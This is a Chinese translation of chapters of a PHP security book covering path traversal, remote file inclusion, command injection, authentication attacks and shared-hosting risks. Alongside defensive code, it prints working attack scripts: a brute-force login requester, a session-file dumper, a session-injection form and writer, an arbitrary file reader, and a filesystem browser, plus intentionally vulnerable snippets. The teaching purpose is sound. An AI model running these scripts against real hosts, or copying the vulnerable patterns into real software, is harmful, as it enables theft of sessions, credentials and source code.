与许多攻击的情况相同，在构造一个字串时如果使用了被污染数据，就会给攻击者以机会来更改这个字串，这样就会造成你的应用以你不希望方式运行。如果你养成了只使用已过滤数据来建立动态字串的习惯，就可以防止很多类型包括很多你所不熟悉的漏洞的出现。

由于fopen()所调用的文件名前导的静态部分是/path/to，所以上面的攻击中向上跨越目录的次数比所需的更多。因为攻击者在发起攻击前无法察看源码，所以典型的策略是过多次地重复../字串。../字串使用太多次并不会破坏上面的攻击效果，所以攻击者没有必要猜测目录的深度。

在上面的攻击中使fopen()调用以你不希望方式运行，它简化后等价于：

```
<?php

$handle = fopen('/another/path/to/file.txt', 'r');

?>
```

在意识到这个问题或遭遇攻击后，很多开发者都会犯试图纠正潜在的恶意数据的错误，有时根本不会先对数据进行检查。正如第一章所述，最好的方法把过滤看成检查过程，同时迫使使用者遵从你制定的规则。例如，如果合法的文件名只包含字母，下面的代码能加强这个限制：

```
<?php

$clean = array();

if (ctype_alpha($_GET['filename']))
{
  $clean['filename'] = $_GET['filename'];
}
else
{
  /* ... */
}
```

```
$handle = fopen("/path/to/{$clean['filename']}.txt", 'r');

?>
```

并没有必要对filename值进行转义，这是因为这些数据中只用在PHP函数中而不会传送到远程系统。

basename( )函数在检查是否有不必要的路径时非常有用：

```
<?php

$clean = array();

if (basename($_GET['filename']) == $_GET['filename'])
{
  $clean['filename'] = $_GET['filename'];
}
else
{
  /* ... */
}

$handle = fopen("/path/to/{$clean['filename']}.txt", 'r');

?>
```

这个流程比只允许文件名是字母的安全性要差了一些，但你不太可能要求那样严格。比较好的深度防范流程是综合上面的两种方法，特别是你在用正则表达式检查代码合法性时（而不是用函数ctype_alpha( )）。

当文件名的整个尾部是由未过滤数据组成时，一个高危漏洞就产生了：

```
<?php

$handle = fopen("/path/to/{$_GET['filename']}", 'r');

?>
```

给予攻击者更多的灵活性意味着更多的漏洞。在这个例子中，攻击者能操纵filename参数指向文件系统中的任何文件，而不管路径和文件扩展名是什么，这是因为文件扩展名是$_GET['filename']的一部分。一旦WEB服务器具有能读取该文件的权限，处理就会转向这个攻击者所指定的文件。

如果路径的前导部分使用了被污染数据的话，这一类的漏洞会变得甚至更加庞大。这也是下一节的主题。

6.2. 远程文件风险

6.2. 远程文件风险

PHP有一个配置选项叫allow_url_fopen，该选项默认是有效的。它允许你指向许多类型的资源，并像本地文件一样处理。例如，通过读取URL你可以取得某一个页面的内容（HTML）：

```
<?php

$contents = file_get_contents('http://example.org/');

?>
```

正如第五章所讨论的那样，当被污染数据用于include和require的文件指向时，会产生严重漏洞。实际上，我认为这种漏洞是PHP应用中最危险的漏洞之一，这是因为它允许攻击者执行任意代码。

尽管严重性在级别上要差一点，但在一个标准文件系统函数中使用了被污染数据的话，会有类似的漏洞产生：

```
<?php

$contents = file_get_contents($_GET['filename']);

?>
```

该例使用户能操纵file_get_contents( )的行为，以使它获取远程资源的内容。考虑一下类似下面的请求：

```
http://example.org/file.php?file ... mple.org%2Fxss.html
```

这就导致了$content的值被污染的情形，由于这个值是通过间接方式得到的，因此很可能会忽视这个事实。这也是深度防范原则会视文件系统为远程的数据源，同时会视$content的值为输入，这样你的过滤机制会潜在的起到扭转乾坤的作用。

由于$content值是被污染 的，它可能导致多种安全漏洞，包括跨站脚本漏洞和SQL注入漏洞。例如，下面是跨站脚本漏洞的示例：

```
<?php

$contents = file_get_contents($_GET['filename']);

echo $contents;

?>
```

解决方案是永远不要用被污染的数据去指向一个文件名。要坚持过滤输入，同时确信在数据指向一个文件名之前被过滤即可：

```
<?php

$clean = array();

/* Filter Input ($_GET['filename']) */

$contents = file_get_contents($clean['filename']);

?>
```

尽管无法保证$content中的数据完全没有问题，但这还是给出了一个合理的保证，即你读取的文件正是你想要读取的文件，而不是由攻击者指定的。为加强这个流程的安全性，你同样需要把$content看成是输入，并在使用前对它进行过滤。

```
<?php

$clean = array();
```

```
$html = array();
/* Filter Input ($_GET['filename']) */
$contents = file_get_contents($clean['filename']);
/* Filter Input ($contents) */
$html['contents'] = htmlentities($clean['contents'], ENT_QUOTES, 'UTF-8');
echo $html['contents'];
?>
```

上面的流程提供了防范多种攻击的强有力的方法，同时在实际编程中推荐使用。

6.3. 命令注入

6.3. 命令注入

使用系统命令是一项危险的操作，尤其在你试图使用远程数据来构造要执行的命令时更是如此。如果使用了被污染数据，命令注入漏洞就产生了。

Exec()是用于执行shell命令的函数。它返回执行并返回命令输出的最后一行，但你可以指定一个数组作为第二个参数，这样输出的每一行都会作为一个元素存入数组。使用方式如下：

```
<?php

$last = exec('ls', $output, $return);

print_r($output);
echo "Return [$return]";

?>
```

假设ls命令在shell中手工运行时会产生如下输出：

```
$ ls
total 0
-rw-rw-r--  1 chris chris 0 May 21 12:34 php-security
-rw-rw-r--  1 chris chris 0 May 21 12:34 chris-shiflett
```

当通过上例的方法在exec()中运行时，输出结果如下：

```
Array
(
    [0] => total 0
    [1] => -rw-rw-r--  1 chris chris 0 May 21 12:34 php-security
    [2] => -rw-rw-r--  1 chris chris 0 May 21 12:34 chris-shiflett
)
Return [0]
```

这种运行shell命令的方法方便而有用，但这种方便为你带来了重大的风险。如果使用了被污染数据构造命令串的话，攻击者就能执行任意的命令。

我建议你有可能的话，要避免使用shell命令，如果实在要用的话，就要确保对构造命令串的数据进行过滤，同时必须要对输出进行转义：

```
<?php

$clean = array();
$shell = array();

/* Filter Input ($command, $argument) */

$shell['command'] = escapeshellcmd($clean['command']);
$shell['argument'] = escapeshellarg($clean['argument']);

$last = exec("{$shell['command']} {$shell['argument']}", $output, $return);

?>
```

尽管有多种方法可以执行shell命令，但必须要坚持一点，在构造被运行的字符串时只允许使用已过滤和转义数据。其他需要注意的同类函数有passthru( ), popen( ), shell_exec( ),以及system( )。我再次重申，如果有可能的话，建议避免所有shell命令的使用。

第七章 验证与授权

第七章 验证与授权

很多Web应用被其糟糕的身份验证与授权机制所困扰。本章主要讨论相关这些机制的漏洞，传授一些帮助你不犯通病的方法。我将通过一些例子进一步说明这些方法，但请注意不要把这些示例与其上下文割裂开来看，理解其中包含的原则和方法是很重要的。只有到那个时候你才能对它们进行正确运用。

通过验证我们可以确定一个用户的身份。典型的做法是简单地使用用户名和密码进行检查。这样我们就能确定登录用户是一个授权用户。

身份验证，常被称为访问控制，是一种你能用来保护对受限资源的访问及确认一个用户是否有权访问特定资源的方法。例如，很多WEB应用会有只对授权用户开放的资源、只对系统管理员开放的资源以及对所有用户开放的资源。

产生访问控制漏洞的一个主要原因是粗心大意——在Web应用中这一部分程序是最少被关心和注意的。在开发中管理功能和访问控制常常是最后考虑的，而且一般是从授权用户的出发点去考虑和编写，并没有考虑攻击者可能会使用的手段。对授权用户的信任远远高过匿名用户，但是如果你的管理功能是能通过URL直接公开访问的话，就会成为攻击者钟爱的目标。疏忽是你首要的大敌。

为达到安全的目的，需要在设计时就综合考虑访问控制。它不应只是一个现有应用的门闩，尽管有时可能是这样的，但该流程是非常容易发生错误的，同时访问控制中的错误必然导致安全漏洞。

访问控制还需要一个可靠的识别机制。毕竟，如果一个攻击者能伪装成一个合法用户，所有的基于用户识别的访问控制是无效的。因此，你要考虑到攻击的情况，例如会话劫持。关于会话相关的攻击手段请参见第四章。

本章涉及相关验证与授权中通常需要关注的四个方面：暴力攻击，密码嗅探，重播攻击以及永久登录。

7.1. 暴力攻击

7.1. 暴力攻击

暴力攻击是一种不使用任何特殊手段而去穷尽各种可能性的攻击方式。它的更正式的叫法是穷举攻击——穷举各种可能性的攻击。

对于访问控制，典型的暴力攻击表现为攻击者通过大量的尝试去试图登录系统。在多数情况下，用户名是已知的，而只需要猜测密码。

尽管暴力攻击没有技巧性可言，但词典攻击似乎有一定的技巧性。最大的区别是在进行猜测时的智能化。词典攻击只会最可能的情况列表中进行穷举，而不像暴力攻击一样去穷举所有的可能情况。

防止进行验证尝试或限制允许错误的次数还算是一个比较有效的安全手段，但是这样做的两难之处在于如何在不影响合法用户使用的情况下识别与阻止攻击者。

在这种情况下，对一致性的判定可以帮助你区分二者。这个方法与第四章中所述的防止会话劫持的做法很相似，但区别是你要确定的是一个攻击者而不是一个合法用户。

考虑下面的HTML表单：

CODE:

```
<form action="http://example.org/login.php" method="POST">
<p>Username: <input type="text" name="username" /></p>
<p>Password: <input type="password" name="password" /></p>
<p><input type="submit" /></p>
</form>
```

攻击者会察看这个表单并建立一段脚本来POST合法的数据给http://example.org/login.php：

CODE:

```
<?php

$username = 'victim';
$password = 'guess';

$content = "username=$username&password=$password";
$content_length = strlen($content);

$http_request = '';
$http_response = '';

$http_request .= "POST /login.php HTTP/1.1\r\n";
$http_request .= "Host: example.org\r\n";
$http_request .= "Content-Type: application/x-www-form-urlencoded\r\n";
$http_request .= "Content-Length: $content_length\r\n";
$http_request .= "Connection: close\r\n";
$http_request .= "\r\n";
$http_request .= $content;

if ($handle = fsockopen('example.org', 80))
{
  fputs($handle, $http_request);

  while (!feof($handle))
  {
    $http_response .= fgets($handle, 1024);
  }

  fclose($handle);

  /* Check Response */
}
else
```

```
{
  /* Error */
}

?>
```

使这段脚本，攻击者还可以简单地加入一个循环来继续尝试不同的密码，并在每次尝试后检查$http_response变量。一旦$http_response变量有变化，就可以认为猜测到了正确的密码。

你可以通过很多安全措施去防止此类攻击。我们注意到，在暴力攻击中每次的HTTP请求除了密码是不同的，其他部分完全相同，这一点是很有价值的。

尽管在超过一定数量的失败尝试后临时冻结帐号是一种有效的防范手段，但你可能会去考虑采用更确定的方式去冻结帐号，以使攻击者更少地影响合法用户对你的应用的正常使用。

还有一些流程也可以增大暴力攻击的难度，使它不太可能成功。一个简单的遏制机制就能有效地做到这一点：

CODE:

```
<?php

/* mysql_connect() */
/* mysql_select_db() */

$clean = array();
$mysql = array();

$now = time();
$max = $now - 15;

$salt = 'SHIFLETT';

if (ctype_alnum($_POST['username']))
{
  $clean['username'] = $_POST['username'];
}
else
{
  /* ... */
}
$clean['password'] = md5($salt . md5($_POST['password'] . $salt));
$mysql['username'] = mysql_real_escape_string($clean['username']);

$sql = "SELECT last_failure, password
        FROM   users
        WHERE  username = '{$mysql['username']}'";

if ($result = mysql_query($sql))
{
  if (mysql_num_rows($result))
  {
    $record = mysql_fetch_assoc($result);

    if ($record['last_failure']> $max)
    {
      /* Less than 15 seconds since last failure */
    }
    elseif ($record['password'] == $clean['password'])
    {
      /* Successful Login */
    }
    else
```

```
    {
      /* Failed Login */

      $sql = "UPDATE users
              SET    last_failure = '$now'
              WHERE  username = '{$mysql['username']}'";

      mysql_query($sql);
    }
  }
  else
  {
    /* Invalid Username */
  }
}
else
{
  /* Error */
}

?>
```

上例会限制在上次验证失败后对同一用户再试尝试的频率。如果在一次尝试失败后的15秒内再次尝试，不管密码是否正确，验证都会失败。这就是这个方案的关键点。但简单地在一次失败尝试后15秒内阻止访问还是不够的——在此时不管输入是什么，输出也会是一致的，只有在登录成功后才会不同。否则，攻击者只要简单地检查不一致的输出即可确定登录是否成功。

7.2. 密码嗅探

7.2. 密码嗅探
尽管攻击者通过嗅探（察看）你的用户和应用间的网络通信并不专门用于访问控制，但要意识到数据暴露变得越来越重要，特别是对于验证信息。

使用SSL可以有效地防止HTTP请求和回应不被暴露。对任何使用https方案的资源的请求可以防止密码嗅探。最好的方法是一直使用SSL来发送验证信息，同时你可能还想用SSL来传送所有的包含会话标识的请求以防止会话劫持。
为防止用户验证信息不致暴露，在表单的action属性的URL中使用https方案如下：
CODE:

```
<form action="https://example.org/login.php" method="POST">
<p>Username: <input type="text" name="username" /></p>
<p>Password: <input type="password" name="password" /></p>
<p><input type="submit" /></p>
</form>
```

高度推荐在验证表单中使用POST方法，这是因为无论是否你使用了SSL，这样做与GET方法相比，验证信息较少暴露。
尽管这样做只是为了保护用户的验证信息不被暴露，但你还是应该同时对HTML表单使用SSL。这样做不是出于技术上的原因，但是用户在看到表单被SSL所保护时，在输入验证信息时会感觉更为舒坦(见图7-1)。

图 7-1. 大多数浏览器在当前资源被SSL所保护时会显示一个锁形图标

7.3. 重播攻击

7.3. 重播攻击

重播攻击，有时称为演示攻击，即攻击者重现以前合法用户向服务器所发送的数据以获取访问权或其它分配给该用户的权限。

与密码嗅探一样，防止重播攻击也需要你意识到数据的暴露。为防止重播攻击，你需要加大攻击者获取任何用于取得受限资源的访问权限的数据的难度。这主要要求做到避免以下做法：

设定受保护资源永久访问权的数据的使用；

设定受保护资源访问权的数据的暴露（甚至是只提供临时访问权的数据）；

这样，你应该只使用设定受保护资源临时访问权的数据，同时你还要尽力避免该数据泄露。这些虽只是一般的指导原则，但它们能为你的运作机制提供指导。

第一个原则据我所知，违反它的频率已达到了令人恐怖的程度。很多开发人员只注意保护敏感数据暴露，而忽视了用于设定受保护资源永久访问权的数据在使用时引发的风险。

例如，考虑一下用本地脚本计算验证表单密码的hash值的情况。这样密码的明文不会暴露，暴露的只是它的hash值。这就保护了用户的原始密码。这个流程的主要问题是重播漏洞依然如故——攻击者可以简单的重播一次合法的验证过程即可通过验证，只要用户密码是一致的，验证过程就会成功。

更安全的运行方案、MD5的JavaScript源文件以及其它算法，请看http://pajhome.org.uk/crypt/md5/。

类似于对第一原则的违反是指定一个cookie以提供对某一资源的永久访问权。例如，请考虑下面的通过设定cookie运行的一个永久访问机制的尝试：

CODE:

```
<?php
$auth = $username . md5($password);
setcookie('auth', $cookie);
?>
```

如果一个未验证用户提供了一个验证cookie，程序会检查在cookie中的密码的hash值与存在数据库中的密码的hash是否匹配。如果匹配，则用户验证通过。

本流程中的问题是该验证cookie的暴露是一个非常大的风险。如果它被捕获的话，攻击者就获得了永久访问权。尽管合法用户的cookie可能会过期，但攻击者可以每次都提供cookie以供验证。请看图7-2中对这种情形的图示。

一个更好的永久登录方案是只使用设定临时访问权的数据，这也是下一节的主题。

7.4. 永久登录

7.4. 永久登录

永久登录指的是在浏览器会话间进行持续验证的机制。换句话说，今天已登录的用户明天依然是处于登录状态，即使在多次访问之间的用户会话过期的情况下也是这样。

永久登录的存在降低了你的验证机制的安全性，但它增加了可用性。不是在用户每次访问时麻烦用户进行身份验证，而是提供了记住登录的选择。

图7-2. 攻击者通过重播用户的cookie进行未授权访问

据我观察，最常见的有缺陷的永久登录方案是将用户名和密码保存在一个cookie中。这样做的诱惑是可以理解的——不需要提示用户输入用户名和密码，你只要简单地从cookie中读取它们即可。验证过程的其它部分与正常登录完全相同，因此该方案是一个简单的方案。

不过如果你确实是把用户名和密码存在cookie中的话，请立刻关闭该功能，同时阅读本节的余下内容以找到实现更安全的方案的一些思路。你将来还需要要求所有使用该cookie的用户修改密码，因为他们的验证信息已经暴露了。

永久登录需要一个永久登录cookie，通常叫做验证cookie，这是由于cookie是被用来在多个会话间提供稳定数据的唯一标准机制。如果该cookie提供永久访问，它就会造成对你的应用的安全的严重风险，所以你需要确定你保存在cookie中的数据只能在有限的时间段内用于身份验证。

第一步是设计一个方法来减轻被捕获的永久登录cookie造成的风险。尽管cookie被捕获是你需要避免的，但有一个深度防范流程是最好的，特别是因为这种机制即使是在一切运行正常的情况下，也会降低验证表单的安全性。这样，该cookie就不能基于任何提供永久登录的信息来产生，如用户密码。

为避免使用用户的密码，可以建立一个只供一次验证有效的标识：

CODE:

```
<?php

$token = md5(uniqid(rand(), TRUE));

?>
```

你可以把它保存在用户的会话中以把它与特定的用户相关联，但这并不能帮助你在多个会话间保持登录，这是一个大前提。因此，你必须使用一个不同的方法把这个标识与特定的用户关联起来。

由于用户名与密码相比要不敏感一些，你可以把它存在cookie中，这可以帮助验证程序确认提供的是哪个用户的标识。可是，一个更好的方法是使用一个不易猜测与发现的第二身份标识。考虑在保存用户名和密码的数据表中加入三个字段：第二身份标识(identifier)，永久登录标识(token)，以及一个永久登录超时时间(timeout)。

```
mysql> DESCRIBE users;
+------------+------------------+------+-----+---------+-------+
| Field      | Type             | Null | Key | Default | Extra |
+------------+------------------+------+-----+---------+-------+
| username   | varchar(25)      |      | PRI |         |       |
| password   | varchar(32)      | YES  |     | NULL    |       |
| identifier | varchar(32)      | YES  | MUL | NULL    |       |
| token      | varchar(32)      | YES  |     | NULL    |       |
| timeout    | int(10) unsigned | YES  |     | NULL    |       |
+------------+------------------+------+-----+---------+-------+
```

通过产生并保存一个第二身份标识与永久登录标识，你就可以建立一个不包含任何用户验证信息的cookie。

CODE:

```
<?php

$salt = 'SHIFLETT';

$identifier = md5($salt . md5($username . $salt));
```

```
$token = md5(uniqid(rand(), TRUE));
$timeout = time() + 60 * 60 * 24 * 7;

setcookie('auth', "$identifier:$token", $timeout);

?>
```

当一个用户使用了一个永久登录cookie的情况下，你可以通过是否符合几个标准来检查：

CODE:

```
<?php

/* mysql_connect() */
/* mysql_select_db() */

$clean = array();
$mysql = array();

$now = time();
$salt = 'SHIFLETT';

list($identifier, $token) = explode(':', $_COOKIE['auth']);

if (ctype_alnum($identifier) && ctype_alnum($token))
{
  $clean['identifier'] = $identifier;
  $clean['token'] = $token;
}
else
{
  /* ... */
}

$mysql['identifier'] = mysql_real_escape_string($clean['identifier']);

$sql = "SELECT username, token, timeout
        FROM   users
        WHERE  identifier = '{$mysql['identifier']}'";

if ($result = mysql_query($sql))
{
  if (mysql_num_rows($result))
  {
    $record = mysql_fetch_assoc($result);

    if ($clean['token'] != $record['token'])
    {
      /* Failed Login (wrong token) */
    }
    elseif ($now > $record['timeout'])
    {
      /* Failed Login (timeout) */
    }
    elseif ($clean['identifier'] !=
          md5($salt . md5($record['username'] . $salt)))
    {
      /* Failed Login (invalid identifier) */
    }
    else
```

```
    {
      /* Successful Login */
    }

  }
  else
  {
    /* Failed Login (invalid identifier) */
  }
 }
 else
 {
  /* Error */
 }

 ?>
```

你应该坚持从三个方面来限制永久登录cookie的使用。

- Cookie需在一周内（或更少）过期
- Cookie最好只能用于一次验证（在一次成功验证后即删除或重新生成）
- 在服务器端限定cookie在一周（或更少）时间内过期

如果你想要用户无限制的被记住，那只要是该用户的访问你的应用的频度比过期时间更大的话，简单地在每次验证后重新生成标识并设定一个新的cookie即可。

另一个有用的原则是在用户执行敏感操作前需要用户提供密码。你只能让永久登录用户访问你的应用中不是特别敏感的功能。在执行一些敏感操作前让用户手工进行验证是不可替代的步骤。

最后，你需要确认登出系统的用户是确实登出了，这包括删除永久登录cookie：

CODE:

```
 <?php

 setcookie('auth', 'DELETED!', time());

 ?>
```

上例中，cookie被无用的值填充并设为立即过期。这样，即使是由于一个用户的时钟不准而导致cookie保持有效的话，也能保证他有效地退出。

第八章 共享主机

第八章 共享主机

在共享主机环境中达到高级别的安全是不可能的。可是，通过小心的规划，你能避免一些常见的错误并防止一些最常用的攻击手段。虽然有些方法需要你的主机提供商提供协助，但也有一些其他的你自己就能做到的方法。

本章涉及伴随共享主机而产生的风险。尽管同样的安全措施可以用于防止很多攻击手段，但为了认识到问题的范围，多看一些范例是很有用的。

由于本书的焦点是应用的安全性而不是架构的安全性，我不会讨论加强服务器环境安全的技巧。如果你是一位主机提供商并需要更多关于架构安全方面的信息，我推荐下面一些资源：

Apache服务器安全，Ivan Ristic著 (O'Reilly出版社)

http://suphp.org/

http://wikipedia.org/wiki/chroot

本章中的很多示例都是演示攻击手段而不是安全措施。同样地，它们都有故意制造的漏洞。

为加强你对本章中主题的理解，我高度推荐用其中的示例进行实验。

8.1. 源码暴露

8.1. 源码暴露

你的WEB服务器必须要能够读取你的源确并执行它，这就意味着任意人所写的代码被服务器运行时，它同样可以读取你的源码。在一个共享主机上，最大的风险是由于WEB服务器是共享的，因此其它开发者所写的PHP代码可以读取任意文件。

```
<?php

header('Content-Type: text/plain');
readfile($_GET['file']);

?>
```

通过在你的源码所在的主机上运行上面脚本，攻击者可以通过把file的值指定为完整的路径和文件名来使WEB服务器读取并显示任何文件。例如，假定该脚本命名为file.php，位于主机example.org上，只要通过访问下面链接即可使文件/path/to/source.php的内容暴露：
http://example.org/file.php?file=/path/to/source.php

当然，要使这段简单的代码起作用，攻击者必须确切地知道你的源码的位置，但是攻击者可以写出更复杂的脚本，通过它可以方便在浏览整个文件系统。关于此类脚本，请看本章后面部分的示例。
对该问题没有完美的解决方案。正如第五章所述，你必须考虑所有你的源码都是公开的，甚至是保存在WEB主目录之外的代码也是如此。
最好的办法是把所有敏感数据保存在数据库中。虽然这使一些代码的编写多了一层复杂性，但这是防止你的敏感数据暴露的最好方法。很不幸的是，还有一个问题。如何保存你的数据库访问密码？
请看保存在网站主目录之外一个名为db.inc的文件：

```
<?php

$db_user = 'myuser';
$db_pass = 'mypass';
$db_host = 'localhost';

$db = mysql_connect($db_host, $db_user, $db_pass);

?>
```

如果该文件的路径是已知的（或被猜中），就存在着你的服务器上的另外一个用户访问该文件的可能，就会获取数据库访问权限，这样你保存在数据库中的所有数据就会暴露。
解决该问题的最好方案是把你的数据库访问权限以下面的格式保存在一个只有系统管理员权限才能读取的文件中：

```
SetEnv DB_USER "myuser"
SetEnv DB_PASS "mypass"
```

SetEnv是一个Apache的指令，上面文件的意思是建立两个分别代表你的数据库用户名及密码的Apache环境变量。当然，该技巧的关键是只有系统管理员才能读取该文件。如果你无法登录成为系统管理员，你就可以限制该文件只能由你自已进行读取，这样的保护方式与上面的方式类似。

```
$ chmod 600 db.conf
$ ls db.conf
-rw-------  1 chris chris 48 May 21 12:34 db.conf
```

这就有效地防止了恶意脚本访问你的数据中权限，因此对于数据库中保存的敏感数据来说，不会有危及安全的重大风险。
为使该文件生效，你就需要能够通过PHP访问其中的数据。要达到这个目的，需要在httpd.conf中写上如下的包含句：

```
Include "/path/to/db.conf"
```

需要注意该语句需要插入在VirtualHost区域内，否则其它用户就能取得相应的内容。
由于Apache的父进程以系统管理员身份运行（需要绑定在80端口），它能够读取该配置文件，但处理服务器请求的子进程（运行PHP脚本）不能读取该文件。
你可以通过$_SERVER超级全局数组去访问这两个变量，这样在db.inc中，只要通过引用$_SERVER变量即可，而不是在其中写明数据库的权限：

```
<?php

$db_user = $_SERVER['DB_USER'];
$db_pass = $_SERVER['DB_PASS'];
$db_host = 'localhost';

$db = mysql_connect($db_host, $db_user, $db_pass);

?>
```

如果该文件被暴露，数据库访问权也不会泄露。这对于共享主机是一大安全性改进，同时对于独立主机也是一种深度防范手段。
注意在使用上述技巧时，数据库访问权限就位于$_SERVER超级公用数组中。这就需要同时限制普通访问者运行phpinfo()察看或其它任何导致$_SERVER内容暴露的原因。
当然，你可以使用本技巧保护任何信息（不只是数据库访问权限），但我发现把大多数数据保存在数据库更为方便，特别是由于该技巧需要得到你的主机提供商的协助。

8.2. 会话数据暴露

8.2. 会话数据暴露

当你关注于防止源码的暴露时，你的会话数据只同样存在着风险。在默认情况下，SESSION保存在/tmp目录下。这样做在很多情形下是很方便的，其中之一是所有用户都有对/tmp的写入权限，这样Apache同样也有权限进行写入。虽然其他用户不能直接从shell环境读取这些会话文件，但他们可以写一个简单的脚本来进行读取：

```
<?php

header('Content-Type: text/plain');
session_start();

$path = ini_get('session.save_path');
$handle = dir($path);

while ($filename = $handle->read())
{
  if (substr($filename, 0, 5) == 'sess_')
  {
    $data = file_get_contents("$path/$filename");

    if (!empty($data))
    {
      session_decode($data);
      $session = $_SESSION;
      $_SESSION = array();
      echo "Session [" . substr($filename, 5) . "]\n";
      print_r($session);
      echo "\n--\n\n";
    }
  }
}

?>
```

这个脚本在session.save_path所定义的会话文件保存目录中搜索以sess_为前缀的文件。找到文件后，即对它的内容进行解析并用print_r()函数显示它的内容。这样其它开发者就容易地取得了你的用户的会话数据。

解决这个问题的最好方法是把你的会话数据存入用用户名和密码保护的数据库中。由于数据库的访问是受控的，这样就多了一层额外的保护。通过应用前节中提及的技巧，数据库可以为你的敏感数据提供一个安全的存放地，同时你应该保持警惕，你的数据库安全性正变得越来越重要。

为在数据库中保存会话数据，首先需要建立一个数据表：

```
CREATE TABLE sessions
(
  id varchar(32) NOT NULL,
  access int(10) unsigned,
  data text,
  PRIMARY KEY (id)
);
```

如果你使用的是MySQL，则表结构描述如下：

```
mysql> DESCRIBE sessions;
+--------+------------------+------+-----+---------+-------+
| Field  | Type             | Null | Key | Default | Extra |
+--------+------------------+------+-----+---------+-------+
| id     | varchar(32)      |      | PRI |         |       |
```

```
| access | int(10) unsigned | YES |     | NULL    |       |
| data   | text             | YES |     | NULL    |       |
+--------+------------------+-----+-----+---------+-------+
```

如要使会话数据能保存在此表中，你需要使用session_set_save_handler( )函数来编辑PHP的内建会话机制：

```
<?php

session_set_save_handler('_open',
                         '_close',
                         '_read',
                         '_write',
                         '_destroy',
                         '_clean');

?>
```

Each of these six arguments is the name of a function that you must write. These functions handle the following tasks:
以上的六个参数每一个都代表着需要你编写的函数的名称，他们对下面的任务进行处理：

- 打开会话存储
- 关闭会话存储
- 读取会话数据
- 写入会话数据
- 消灭会话数据
- 清除旧会话数据

我有意使用了有意义的名称，这样你可以一下看出它们的目的。命名是任意的，但你可能希望用下划线开头（如此处所示）或其它的命名约定来防止名称冲突。下面是这些函数(使用MySQL)的示例：

```
<?php

function _open()
{
  global $_sess_db;

  $db_user = $_SERVER['DB_USER'];
  $db_pass = $_SERVER['DB_PASS'];
  $db_host = 'localhost';

  if ($_sess_db = mysql_connect($db_host, $db_user, $db_pass))
  {
    return mysql_select_db('sessions', $_sess_db);
  }

  return FALSE;
}

function _close()
{
  global $_sess_db;

  return mysql_close($_sess_db);
}

function _read($id)
{
  global $_sess_db;
```

```
  $id = mysql_real_escape_string($id);

  $sql = "SELECT data
          FROM   sessions
          WHERE  id = '$id'";

  if ($result = mysql_query($sql, $_sess_db))
  {
    if (mysql_num_rows($result))
    {
      $record = mysql_fetch_assoc($result);

      return $record['data'];
    }
  }

  return '';
}

function _write($id, $data)
{
  global $_sess_db;

  $access = time();

  $id = mysql_real_escape_string($id);
  $access = mysql_real_escape_string($access);
  $data = mysql_real_escape_string($data);

  $sql = "REPLACE
          INTO    sessions
          VALUES  ('$id', '$access', '$data')";

  return mysql_query($sql, $_sess_db);
}

function _destroy($id)
{
  global $_sess_db;

  $id = mysql_real_escape_string($id);

  $sql = "DELETE
          FROM   sessions
          WHERE id = '$id'";

  return mysql_query($sql, $_sess_db);
}

function _clean($max)
{
  global $_sess_db;

  $old = time() - $max;
  $old = mysql_real_escape_string($old);

  $sql = "DELETE
```

```
        FROM   sessions
        WHERE  access < '$old'";

  return mysql_query($sql, $_sess_db);
}

?>
```

你必须要在session_start( )之前调用session_set_save_handler( )函数，但你可以在任何地方对这些函数本身进行定义。

这个流程的漂亮之处在于你无须对代码进行编辑或变化使用会话的方式。$_SESSION依然存在，行为依旧，还是由PHP来产生与传递会识标识，对有关会话的配置变更同样还会生效。所有你需要做的只是调用这一个函数（同时建立由它指定的所有函数），PHP就会照顾余下的事情。

8.3. 会话注入

8.3. 会话注入

一个与会话暴露类似的问题是会话注入。此类攻击是基于你的WEB服务器除了对会话存储目录有读取权限外，还有写入权限。因此，存在着编写一段允许其他用户添加，编辑或删除会话的脚本的可能。下例显示了一个允许用户方便地编辑已存在的会话数据的HTML表单：

```
<?php

session_start();

?>

<form action="inject.php" method="POST">

<?php

$path = ini_get('session.save_path');
$handle = dir($path);

while ($filename = $handle->read())
{
  if (substr($filename, 0, 5) == 'sess_')
  {
    $sess_data = file_get_contents("$path/$filename");

    if (!empty($sess_data))
    {
      session_decode($sess_data);
      $sess_data = $_SESSION;
      $_SESSION = array();

      $sess_name = substr($filename, 5);
      $sess_name = htmlentities($sess_name, ENT_QUOTES, 'UTF-8');
      echo "<h1>Session [$sess_name]</h1>";

      foreach ($sess_data as $name => $value)
      {
        $name = htmlentities($name, ENT_QUOTES, 'UTF-8');
        $value = htmlentities($value, ENT_QUOTES, 'UTF-8');
        echo "<p>
              $name:
              <input type=\"text\"
              name=\"{$sess_name}[{$name}]\"
              value=\"$value\" />
              </p>";
      }

      echo '<br />';
    }
  }
}

$handle->close();

?>
```

```
<input type="submit" />
</form>
```

脚本inject.php执行由表单所指定的修改：

```
<?php

session_start();

$path = ini_get('session.save_path');

foreach ($_POST as $sess_name => $sess_data)
{
  $_SESSION = $sess_data;
  $sess_data = session_encode;

  file_put_contents("$path/$sess_name", $sess_data);
}

$_SESSION = array();

?>
```

此类攻击非常危险。攻击者不仅可以编辑你的用户的数据，还可以编辑他自己的会话数据。它比会话劫持更为强大，因为攻击者能选择所有的会话数据进行修改，从而使绕过访问限制和其他安全手段成为可能。针对这个问题的最好解决方案是将会话数据保存在数据库中。参见前节所示。

8.4. 文件系统浏览

8.4. 文件系统浏览

除了能在共享服务器上读取任意文件之外，攻击者还能建立一个可以浏览文件系统的脚本。由于你的大多数敏感文件不会保存在网站主目录下，此类脚本一般用于找到你的源文件的所在位置。请看下例：

```
<pre>

<?php

if (isset($_GET['dir']))
{
  ls($_GET['dir']);
}
elseif (isset($_GET['file']))
{
  cat($_GET['file']);
}
else
{
  ls('/');
}

function cat($file)
{
  echo htmlentities(file_get_contents($file), ENT_QUOTES, 'UTF-8'));
}

function ls($dir)
{
  $handle = dir($dir);

  while ($filename = $handle->read())
  {
    $size = filesize("$dir$filename");

    if (is_dir("$dir$filename"))
    {
      $type = 'dir';
      $filename .= '/';
    }
    else
    {
      $type = 'file';
    }

    if (is_readable("$dir$filename"))
    {
      $line = str_pad($size, 15);
      $line .= "<a href=\"{$_SERVER['PHP_SELF']}";
      $line .= "?$type=$dir$filename\">$filename</a>";
    }
    else
    {
      $line = str_pad($size, 15);
      $line .= $filename;
    }
```

```
    echo "$line\n";
  }

  $handle->close();
}

?>

</pre>
```

攻击者可能会首先察看/etc/passwd文件或/home目录以取得该服务器上的用户名清单；可以通过语言的结构如include或require来发现保存在网站主目录以外的源文件所在位置。例如，考虑一下下面的脚本文件/home/victim/public_html/admin.php：

```
<?php

include '../inc/db.inc';

/* ... */

?>
```

